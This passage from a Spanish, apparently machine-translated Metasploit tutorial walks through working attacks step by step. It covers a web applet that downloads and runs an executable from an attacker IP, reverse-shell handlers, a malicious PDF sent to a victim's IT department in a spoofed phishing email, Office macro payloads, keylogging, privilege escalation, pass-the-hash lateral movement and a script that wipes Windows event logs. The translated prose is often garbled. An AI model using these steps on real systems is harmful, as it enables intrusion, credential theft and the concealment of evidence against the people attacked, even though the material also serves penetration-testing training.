C:\windows\apsou.vbs & start C:\windows\apsou.vbs http://X.X.X.X/my.exe
C:\windows\my.exe'> </applet>" >> \
/var/www/index.html

```

También vamos a añadir un mensaje que le indica al usuario que acepte nuestro applet malicioso.

```
root@bt:/pentest/exploits/framework3/# echo "" >> /var/www/index.html
```

```
root@bt:/pentest/exploits/framework3/# echo "Please wait. We appreciate your
business. This process may take a while." >> /var/www/index.html
```

```
root@bt:/pentest/exploits/framework3/# echo "To view this page properly you must
accept and run the applet.
We are sorry for any inconvenience. " >> /var/www/index.html
```

Ahora tenemos que configurar los múltiples Metasploit / manejador para escuchar los intentos de conexión de los clientes. Vamos a escuchar un shell inversa de la meta en el puerto 443. Este puerto está asociado con el tráfico HTTPS y la mayoría de los firewalls de las organizaciones de permitir este tráfico interno dejando sus redes. Al igual que antes, cambiar el "XXXX" a su dirección IP atacantes.

```

msf > use exploit/multi/handler
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST X.X.X.X
LHOST => X.X.X.X
msf exploit(handler) > set LPORT 443
LPORT +> 443
msf exploit(handler) > save
Saved configuration to: /root/.msf3/config
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler
[*] Starting the payload handler...

```

Cuando una víctima se desplaza a nuestro sitio web y acepta la advertencia de seguridad, el payload Meterpreter funciona y se conecta de nuevo a nuestro guía.

```
msf exploit(handler) >
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (A.A.A.A:443 -> T.T.T.T:44477)
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

meterpreter > ps

Process list

=====

PID	Name	Path
---	----	----
204	jusched.exe	C:\ProgramFiles\Java\jre6\bin\jusched.exe
288	ctfmon.exe	C:\WINDOWS\system32\ctfmon.exe
744	smss.exe	\SystemRoot\System32\smss.exe
912	winlogon.exe	C:\WINDOWS\system32\winlogon.exe
972	services.exe	C:\WINDOWS\system32\services.exe
984	lsass.exe	C:\WINDOWS\system32\lsass.exe
1176	svchost.exe	C:\WINDOWS\system32\svchost.exe
1256	java.exe	C:\Program Files\Java\jre6\bin\java.exe
1360	svchost.exe	C:\WINDOWS\System32\svchost.exe
1640	spoolsv.exe	C:\WINDOWS\system32\spoolsv.exe
1712	Explorer.EXE	C:\WINDOWS\Explorer.EXE
1872	jqs.exe	C:\Program Files\Java\jre6\bin\jqs.exe
2412	my.exe	C:\windows\my.exe
3052	iexplore.exe	C:\Program Files\Internet Explorer\iexplore.exe

meterpreter >

Como nota final, si usted tiene problemas de acceso, asegúrese de que los archivos

'C:\windows\apsou.vbs'

and

'C:\windows\my.exe'

No existen en su objetivo.

Si intenta volver a explotar este cliente no podrá poner en marcha correctamente el script vbs.

Si sigue teniendo problemas y se ha asegurado de los archivos anteriores no están en el sistema, por favor consulte los siguientes lugares en el registro y hacer los cambios necesarios.

Start > run : regedit

navigate to:

HKLM\Software\Policies\Microsoft\Windows\CurrentVersion\Internet  
Settings\Security\_HKLM\_only

change value to: 0

navigate to:  
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\Flags

click Decimal  
change value to 3

navigate to:  
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\

make new dword with the name 1C00  
value in hex 10000

navigate to:  
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\Flags

click Decimal  
change value to 3

Ahora cerramos regedit y debe iniciar o reiniciar el IE y la nueva configuración debe aplicar.

# Client Side Attacks

## Los ataques del lado del cliente

Como ya hemos discutido, Metasploit tiene muchos usos y otro vamos a discutir aquí son los ataques del lado del cliente. Para mostrar el poder de la forma de MSF se puede utilizar en los ataques del lado del cliente usaremos una historia.

En el mundo de la seguridad, la ingeniería social se ha convertido en un vector de ataque cada vez más utilizado. A pesar de que las tecnologías están cambiando, una cosa que parece que permanece igual es la falta de seguridad con la gente. Debido a que la ingeniería social se ha convertido en un gran tema "caliente" en el mundo de la seguridad hoy en día.

En nuestro primer escenario a nuestro atacante ha estado haciendo un montón de recolección de información utilizando herramientas como el Metasploit, Maltego y otras herramientas para recopilar direcciones de correo electrónico e información para poner en marcha un cliente de ingeniería social de ataque lateral de la víctima.

Después de una inmersión contenedor éxito y el raspado de los correos electrónicos de la web, que ha ganado dos piezas clave de información.

- 1) Se utiliza las "mejores equipos" para los servicios técnicos.
- 2) El departamento de TI tiene una dirección de correo electrónico de itdept@victim.com

Queremos ganar shell en el equipo los departamentos de TI y ejecutar un capturador de teclado para obtener contraseñas, Intel o cualquier otras chismes jugosos de la información.

Comenzamos por la carga de nuestros msfconsole.

Después de que se cargan queremos crear un archivo PDF malicioso que le dará a la víctima una sensación de seguridad en la apertura de la misma. Para ello, debe aparecer legítimo, tener un título que es realista, y no se marcará por el anti-virus u otro software de alerta de seguridad.

Vamos a estar usando "util.printf () 'Adobe Reader función JavaScript pila vulnerabilidad de desbordamiento de búfer

Adobe Reader es propenso a una pila de búfer basado en la vulnerabilidad de desbordamiento debido a que la solicitud no cumple con los controles adecuados en el límite de los datos suministrados por el usuario.

Un atacante puede explotar este problema para ejecutar código arbitrario con los privilegios del usuario ejecutando la aplicación o bloquear la aplicación, negar el servicio a los usuarios legítimos.

Por lo tanto, empezar por la creación de nuestro archivo PDF malicioso para su uso en este ataque del lado del cliente.

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME BestComputers-UpgradeInstructions.pdf
FILENAME => BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_utilprintf) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
FILENAME	BestComputers-UpgradeInstructions.pdf	yes	The file name.
OUTPUTPATH	/pentest/exploits/framework3/data/exploits	yes	The location of the file.

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	process	yes	Exit technique: seh, thread, process
LHOST	192.168.8.128	yes	The local address
LPORT	4455	yes	The local port

Exploit target:

Id	Name
--	----
0	Adobe Reader v8.1.2 (Windows XP SP3 English)

Una vez que tenemos todas las opciones de definir el modo en que queremos, ejecutamos "el exploit" para crear nuestro archivo malicioso.

```
msf exploit(adobe_utilprintf) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Creating 'BestComputers-UpgradeInstructions.pdf' file...
[*] Generated output file
/pentest/exploits/framework3/data/exploits/BestComputers-UpgradeInstructions.pdf
[*] Exploit completed, but no session was created.
msf exploit(adobe_utilprintf) >
```

Así podemos ver que nuestro archivo pdf fue creado en un sub-directorio de donde estamos. Así que vamos a copiar a nuestro directorio / tmp por lo que es más fácil de localizar más tarde en nuestra explotación.

Antes de enviar el archivo malicioso a nuestra víctima que tenemos que definir un detector para captar esta conexión inversa. Vamos a utilizar msfconsole para crear nuestro oyente manejador múltiples.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
LPORT => 4455
msf exploit(handler) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(handler) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Ahora que nuestro oyente está a la espera de recibir su payload malicioso que tenemos que entregar esta payload a la víctima y dado que en nuestra recolección de información se obtuvo la dirección de correo electrónico del departamento de TI vamos a utilizar un script pequeño y práctico llamado sendEmail para entregar esta carga a la víctima. Con un kung-fu de una sola línea, se puede adjuntar el archivo PDF malicioso, utilizar cualquier servidor SMTP que desee y escribir un correo electrónico muy convincente desde cualquier dirección que queremos ....

```
root@bt:~# sendEmail -t itdept@victim.com -f techsupport@bestcomputers.com -s
192.168.8.131 -u Important Upgrade Instructions -a /tmp/BestComputers-
UpgradeInstructions.pdf
```

```
Reading message body from STDIN because the '-m' option was not used.
```

```
If you are manually typing in a message:
```

- First line must be received within 60 seconds.
- End manual input with a CTRL-D on its own line.

IT Dept,

We are sending this important file to all our customers. It contains very important instructions for upgrading and securing your software. Please read and let us know if you have any problems.

Sincerely,

Best Computers Tech Support

```
Aug 24 17:32:51 bt sendEmail[13144]: Message input complete.
```


```
Aug 24 17:32:51 bt sendEmail[13144]: Email was sent successfully!
```



Como podemos ver aquí, el script que nos permite poner cualquier DEL (-f) la dirección, los A (-t) la dirección, cualquier SMTP (-s) del servidor, así como los títulos (-u) y nuestro apegos maliciosos (-a). Una vez que hacemos todo lo que y pulse enter podemos escribir cualquier mensaje que queremos, a continuación, pulse CTRL + D y la enviará al correo electrónico a la víctima.

Ahora en la máquina de la víctima, nuestro empleado de TI Departamento se está en el día y la sesión en su ordenador para comprobar su correo electrónico.

Él ve el documento muy importante y lo copia en su escritorio como siempre lo hace, por lo que puede explorar esto con su favorito programa anti-virus.



Como podemos ver, pasó con gran éxito por lo que nuestro administrador de TI está dispuesto a abrir este archivo para aplicar rápidamente estas mejoras muy importantes. Al hacer clic en el archivo se abre Adobe, pero muestra una ventana de color gris que nunca revela un PDF. En cambio, en la máquina de los atacantes lo que se revela ....

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
session[*] Meterpreter session 1 opened (192.168.8.128:4455 ->
192.168.8.130:49322)
```

meterpreter >

Ahora tenemos una shell en el ordenador a través de un ataque malicioso PDF lado del cliente. Por supuesto, lo que sería prudente que en este punto es mover el shell a un proceso diferente, así que cuando matan a Adobe no perdemos nuestro shell. A continuación, obtener información del sistema, iniciar un capturador de teclado y seguir explotando la red.

```
meterpreter > ps
```

#### Process list

```
=====
```

PID	Name	Path
---	----	----
852	taskeng.exe	C:\Windows\system32\taskeng.exe
1308	Dwm.exe	C:\Windows\system32\Dwm.exe
1520	explorer.exe	C:\Windows\explorer.exe
2184	VMwareTray.exe	C:\Program Files\VMware\VMware Tools\VMwareTray.exe
2196	VMwareUser.exe	C:\Program Files\VMware\VMware Tools\VMwareUser.exe
3176	iexplore.exe	C:\Program Files\Internet Explorer\iexplore.exe
3452	AcroRd32.exe	C:\Program Files\AdobeReader 8.0\ReaderAcroRd32.exe

```
meterpreter > run post/windows/manage/migrate
```

```
[*] Running module against V-MAC-XP  
[*] Current server process: svchost.exe (1076)  
[*] Migrating to explorer.exe...  
[*] Migrating into process ID 816  
[*] New server process: Explorer.EXE (816)
```

```
meterpreter > sysinfo
```

```
Computer: OFFSEC-PC  
OS      : Windows Vista (Build 6000, )
```

```
meterpreter > use priv
```

```
Loading extension priv...success.
```

```
meterpreter > run post/windows/capture/keylog_recorder
```

```
[*] Executing module against V-MAC-XP  
[*] Starting the keystroke sniffer...  
[*] Keystrokes being saved in to  
/root/.msf3/loot/20110323091836_default_192.168.1.195_host.windows.key_832155.txt  
[*] Recording keystrokes...
```

```
root@bt:~# cat
```

```
/root/.msf3/loot/20110323091836_default_192.168.1.195_host.windows.key_832155.txt
```

```
Keystroke log started at Wed Mar 23 09:18:36 -0600 2011
```

```
Support, I tried to open ti his file 2-3 times with no success. I even had my  
admin and CFO tru y it, but no one can get it to p open. I turned on the rnote  
access server so you can log in to fix our p this problem. Our user name  
is admin and password for that session is 123456. Call or eme ail when you are  
done. Thanks IT Dept
```

GAME OVER

# VBScript Infection Methods

Metasploit posee un par de para construir en los métodos que puede utilizar para infectar documentos de Word y Excel con una payload Metasploit maliciosos. También puede utilizar su payload personalizados también. No tiene por qué ser un payload de Metasploit. Este método es útil cuando se va después de los ataques del lado del cliente y también podría ser potencialmente útil si usted tiene que evitar algún tipo de filtro que no permite que se ejecuten y sólo permite pasar a través de los documentos. Para comenzar, primero tenemos que crear nuestra payload VBScript.

```
root@bt: # msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.101
LPORT=8080 ENCODING=shikata_ga_nai V
'Created by msfpayload (http://www.metasploit.com).
'Payload: windows/meterpreter/reverse_tcp
' Length: 290
'Options: LHOST=192.168.1.101,LPORT=8080,ENCODING=shikata_ga_nai

'*****
'*
'* This code is now split into two pieces:
'* 1. The Macro. This must be copied into the Office document
'*    macro editor. This macro will run on startup.
'*
'* 2. The Data. The hex dump at the end of this output must be
'*    appended to the end of the document contents.
...snip...
```

A medida que el mensaje de salida, indica, el guión está en 2 partes. La primera parte del script se crea como una macro y la segunda parte se añade en el texto del documento en sí. Usted tendrá que transferir este guión a una máquina con Windows y Office instalados y haga lo siguiente:

En Word o Excel 2003, vaya a Herramientas, Macros, Editor de Visual Basic, si usted está usando Word / Excel 2007, vaya a Ver macros, a continuación, coloque un nombre como "mu" y seleccione "crear".

Esto abrirá el Editor de Visual Basic. Pegar la salida de la primera parte del guión payload en el editor, guardarlo y luego pegar el resto de la secuencia de comandos en documento de Word thel sí mismo. Esto es cuando se llevaría a cabo el ataque del lado del cliente por correo electrónico a este documento de Word a alguien.

A fin de mantener la sospecha de usuario de bajo, intente incrustar el código en una de las muchas Palabra / Excel juegos que están disponibles en Internet. De esta forma, el usuario es feliz jugando al juego mientras se está trabajando en el fondo. Esto le da más tiempo para migrar a otro proceso si usted está usando Meterpreter como un payload.

Antes de enviar nuestro documento malicioso de nuestra víctima, primero tenemos que crear nuestro oyente Metasploit.

```
root@bt:# msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp
LHOST=192.168.1.101 LPORT=8080 E
[*] Please wait while we load the module tree...
```

The Metasploit logo is displayed in a stylized, cyan-colored font. It features a central 'M' and 'S' that are interconnected, with the word 'exploit' written in a similar font to the right. The letters are composed of thin, dashed lines, giving it a digital or network-like appearance.

```
=[ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[ 677 exploits - 332 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
=[ svn r11153 updated today (2010.11.25)
```

```
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.101
LPORT => 8080
[*] Started reverse handler on 192.168.1.101:8080
[*] Starting the payload handler...
```

Ahora podemos probar el documento al abrirlo y ver de nuevo a donde tenemos nuestro exploit Metasploit / oyente multi / handler:

```
[*] Sending stage (749056 bytes) to 192.168.1.150
[*] Meterpreter session 1 opened (192.168.1.101:8080 -> 192.168.1.150:52465) at
Thu Nov 25 16:54:29 -0700 2010
```

```
meterpreter > sysinfo
Computer: XEN-WIN7-PROD
OS      : Windows 7 (Build 7600, ).
Arch    : x64 (Current Process is WOW64)
Language: en_US
meterpreter > getuid
Server username: xen-win7-prod\dookie
meterpreter >
```

Éxito! Tenemos el derecho de shell Meterpreter al sistema que abra el documento, y lo mejor de todo, no son recogidas por los anti-virus!

# MSF Post Exploitation

## MSF mensaje explotación

Después de haber trabajado tan duro para aprovechar con éxito un sistema, ¿qué hacemos ahora?

Vamos a querer ganar más acceso a las redes de los objetivos internos de giro y cubriendo nuestras pistas a medida que avanzamos de un sistema a otro. A pentester también pueden optar a olfatear los paquetes para otras posibles víctimas, editar sus registros para obtener más información o acceso, o la creación de una puerta trasera para mantener el acceso al sistema más permanente.

El uso de estas técnicas se asegurará de que mantener un cierto nivel de acceso y, potencialmente, puede conducir a más puntos de apoyo en los objetivos de confianza de la infraestructura.

```
msf exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.1.161
[*] Sending stage (748544 bytes) to 192.168.1.161
[*] Meterpreter session 3 opened (192.168.1.71:38699 -> 192.168.1.161:4444) at
2010-08-21 13:39:10 -0600
```

```
msf exploit(ms10_002_aurora) > sessions -i 3
[*] Starting interaction with 3...
```

```
meterpreter > getuid
Server username: XEN-XP-SP2-BARE\victim
meterpreter >
```

Para hacer uso de la 'getsystem' comando, primero tenemos que cargar la extensión del 'priv'. Correr getsystem con la "h" cambiar mostrará las opciones disponibles para nosotros.

```
meterpreter > use priv
Loading extension priv...success.
meterpreter > getsystem -h
Usage: getsystem [options]
```

Attempt to elevate your privilege to that of local system.

OPTIONS:

- h Help Banner.
- t The technique to use. (Default to '0').
  - 0 : All techniques available
  - 1 : Service - Named Pipe Impersonation (In Memory/Admin)
  - 2 : Service - Named Pipe Impersonation (Dropper/Admin)
  - 3 : Service - Token Duplication (In Memory/Admin)
  - 4 : Exploit - KiTrap0D (In Memory/User)

Vamos a dejar que Metasploit hacer el trabajo pesado para nosotros y ejecutar getsystem sin ninguna opción. El guión tratará todos los medios a su alcance, y se detendrá cuando tiene éxito. En un abrir y cerrar de ojos, la sesión ya está funcionando con privilegios de SYSTEM.

```
meterpreter > getsystem  
...got system (via technique 4).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter >
```



```
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586
C:::
meterpreter >
```

Ahora que tenemos una consola meterpreter objeto de dumping y los hashes, permite conectarse a una víctima diferente con PsExec y sólo los valores hash.

```
root@bt:~/pentest/exploits/framework3# msfconsole
```

```
metasploit

=[ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- ==[ 693 exploits - 358 auxiliary - 39 post
+ -- ==[ 223 payloads - 27 encoders - 8 nops
=[ svn r12787 updated today (2011.05.31)
```

```
msf > search psexec
[*] Searching loaded modules for pattern 'psexec'...
```

Exploits  
=====

Name	Description
-----	-----
windows/smb/psexec	Microsoft Windows Authenticated User Code Execution
windows/smb/smb_relay	Microsoft Windows SMB Relay Code Execution

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.57.133
LHOST => 192.168.57.133
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > set RHOST 192.168.57.131
RHOST => 192.168.57.131
msf exploit(psexec) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOST	192.168.57.131	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPass		no	The password for the specified username
SMBUser	Administrator	yes	The username to authenticate as



Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LHOST	192.168.57.133	yes	The local address
LPORT	443	yes	The local port

Exploit target:

Id	Name
0	Automatic

```
msf exploit(psexec) > set SMBPass
e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit
```

```
[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'Administrator'...
[*] Uploading payload...
[*] Created \KoVCxCjx.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.131[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.131[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (XKqtKinn - "MSSeYt0QydnRPWL")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \KoVCxCjx.exe...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.57.133:443 -> 192.168.57.131:1045)
```

```
meterpreter > shell
Process 3680 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```


*Eso es todo! Hemos logrado conectar a un equipo independiente con las mismas credenciales, sin tener que preocuparse por rainbowtables o formación de grietas de la contraseña. Un agradecimiento especial a Chris Gates para la documentación sobre este tema.*

# Event Log Management

A veces es mejor no tener registrados sus actividades. Cualquiera sea la razón, usted puede encontrar una situación en la que usted necesita para eliminar los registros de sucesos de Windows. En cuanto a la fuente para el guión winenum, ubicado en 'scripts / meterpreter', podemos ver la forma en que esta función se activa.

```
def clreventlogs()
  evtlogs = [
    'security',
    'system',
    'application',
    'directory service',
    'dns server',
    'file replication service'
  ]
  print_status("Clearing Event Logs, this will leave and event 517")
  begin
    evtlogs.each do |evl|
      print_status("\tClearing the #{evl} Event Log")
      log = @client.sys.eventlog.open(evl)
      log.clear
      file_local_write(@dest, "Cleared the #{evl} Event Log")
    end
    print_status("All Event Logs have been cleared")
  rescue ::Exception => e
    print_status("Error clearing Event Log: #{e.class} #{e}")
  end
end
```

Echemos un vistazo a un escenario en el que necesitamos para limpiar el registro de eventos, pero en lugar de utilizar un guión preparado de antemano para hacer el trabajo por nosotros, vamos a utilizar el poder del intérprete de Ruby en Meterpreter borrar los registros sobre la marcha. En primer lugar, vamos a ver el registro de 'Sistema' nuestra eventos de Windows.



Ahora, vamos a explotar el sistema de forma manual y limpiar los registros. Vamos a nuestro modelo de comando fuera del guión winenum. Ejecución de "log = client.sys.eventlog.open (" sistema ") se abrirá el registro del sistema para nosotros.

```
msf exploit(warftpd_165_user) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 2 opened (172.16.104.130:4444 -> 172.16.104.145:1246)
```


```
meterpreter > irb
```

```
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> log = client.sys.eventlog.open('system')
=> #<#:0xb6779424 @client=#>, #>, #
```

```
"windows/browser/facebook_extractiptc"=>#,
"windows/antivirus/trendmicro_serverprotect_earthagent"=>#,
"windows/browser/ie_iscomponentinstalled"=>#, "windows/exec/reverse_ord_tcp"=>#,
"windows/http/apache_chunked"=>#, "windows/imap/novell_netmail_append"=>#
```

Ahora vamos a ver si podemos limpiar el registro mediante la ejecución de 'log.clear.

Vamos a ver si funcionaba.



Éxito! Ahora podemos ir más lejos, y crear nuestro propio guión para despejar los registros de eventos.

#### # Clears Windows Event Logs

```
evtlogs = [  
  'security',  
  'system',  
  'application',  
  'directory service',  
  'dns server',  
  'file replication service'  
]  
print_line("Clearing Event Logs, this will leave an event 517")  
evtlogs.each do |evl|  
  print_status("Clearing the #{evl} Event Log")  
  log = client.sys.eventlog.open(evl)  
  log.clear  
end  
print_line("All Clear! You are a Ninja!")
```

Después de escribir el guión, lo colocamos en / pentest/exploits/framework3/scripts/meterpreter. Entonces, vamos a volver a explotar el sistema y ver si funciona.

```
msf exploit(warftpd_165_user) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.104.130:4444 -> 172.16.104.145:1253)
```

```
meterpreter > run clearlogs
```

```
Clearing Event Logs, this will leave an event 517
```

```
[*] Clearing the security Event Log
[*] Clearing the system Event Log
[*] Clearing the application Event Log
[*] Clearing the directory service Event Log
[*] Clearing the dns server Event Log
[*] Clearing the file replication service Event Log
```

```
ALL Clear! You are a Ninja!
```

```
meterpreter > exit
```

Y el evento único que queda en el registro en el sistema es el esperado 517.

Type	Date	Time	Source	Category	Event	User	Computer
Success Audit	5/3/2009	4:32:29 PM	Security	System Event	517	SYSTEM	TARGET

